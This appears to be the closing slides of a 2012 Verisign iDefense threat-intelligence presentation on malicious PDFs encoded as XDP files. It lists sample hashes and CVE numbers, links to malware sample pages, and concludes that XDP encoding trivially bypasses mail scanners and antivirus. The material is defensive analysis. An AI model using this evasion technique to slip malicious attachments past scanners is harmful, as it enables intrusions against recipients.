2aa2f62cadf2b072567b3dffae669	87347	2009-4324		25 CRYPTO.urpl	TARGETED - 291b3bbff4e74b57e87e97b6bb530954	<a href="http://contagiodump.blogspot.com/2010/05/may-11-cve-2009-4324-pdf-national.html">http://contagiodump.blogspot.com/2010/05/may-11-cve-2009-4324-pdf-national.html</a>
aaee3399e542e4ba881f27adabaf31f	448748	2010-0188		4 uuu	TARGETED - 42071959a15e02b309dc3ba52b4208	<a href="http://jsfiddle.net/x0ner/D3NR2/">http://jsfiddle.net/x0ner/D3NR2/</a> - <a href="http://contagiodump.blogspot.com/2010/05/may-11-cve-2010-0188-pdf-call-mirr">http://contagiodump.blogspot.com/2010/05/may-11-cve-2010-0188-pdf-call-mirr</a>
a1da4dc6e5d6c5661777b631120a20f	529300	2010-0188		4 uuu	TARGETED - 42071959a15e02b309dc3ba52b4208	<a href="http://jsfiddle.net/x0ner/D3NR2/">http://jsfiddle.net/x0ner/D3NR2/</a>

2007-5659/2008-2960





# REUSE, TESTING or LAME

- Malicious PDF documents used in the attacks haven't been viewed by the public, but are old.
  - File creations are back from 2011 with techniques matching the timeframe
- Thoughts on this?
  - We know attacker reuse their exploit code
  - Why improve when your techniques are successful
  - Someone is testing XDP out and using older exploits
  - Generator is more public

# Conclusions

- Some AV see this as no big deal
  - <http://nakedsecurity.sophos.com/2012/06/22/encoding-malicious-pdfs-as-xdp-files-to-bypass-anti-virus-no-need-to-panic/>
- Detection on XDP files as of July 1<sup>st</sup>, 2012 == less than 5
- Trivial way to bypass mail scanners and other systems used to analyze attachments
- Getting used by attackers and will continue to be used
  - Waiting on an 0day to execute

# Thank You

© 2012 VeriSign, Inc. All rights reserved. Verisign, the Verisign logo, iDefense and other trademarks, service marks, and designs are registered or unregistered trademarks of VeriSign, Inc. and its subsidiaries in the United States and in foreign countries. All trademarks are properties of their respective owners. All materials are intended for iDefense customers and personnel only. The reproduction and distribution of this material is forbidden without express written permission from iDefense. The opinions, statements, and assessments in this report are solely those of the individual author(s) and do not constitute legal advice, nor do they necessarily reflect the views of VeriSign, Inc., its subsidiaries, or affiliates.

Verisign Confidential and Proprietary



VERISIGN  
iDefense